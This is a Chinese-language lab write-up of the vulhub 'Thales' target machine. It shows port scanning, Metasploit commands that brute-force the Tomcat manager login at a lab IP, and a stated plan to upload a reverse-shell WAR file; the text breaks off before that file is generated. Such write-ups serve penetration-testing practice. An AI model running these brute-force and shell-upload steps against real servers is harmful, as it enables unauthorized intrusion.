vulhub-Thales靶机练习

1.安装靶机

可以看到没有IP地址,所以我们得通过kali扫出我们的IP地址
2.IP扫描


可以根据我们的MAC地址来判断除我们的靶机IP,同时我们可以看到开放了22和8080端口
3.端口访问


首先我们访问一下8080端口

点击host manager,给我们弹出一个登录界面
4.漏洞查找


这时我们可以利用msf来爆破一下,首先我们先启动一下msf

复制代码
msfconsole


然后我们查找一下tomcat可以利用的东西

复制代码
search tomcat login



接下来我们利用这个来进行爆破,这里已经给了我们怎么使用的语句
复制代码
use 0

输入我们要爆破的IP地址

复制代码
set rhosts 172.16.2.5

run

成功获得我们的账号密码

然后去登录一下,登录到我们的管理员系统


在应用程序列表的位置我们找到了上传文件的地方,这里我们可以上传一个反弹shell的文件

利用kali生成一个反弹shell的war文件

复制代码
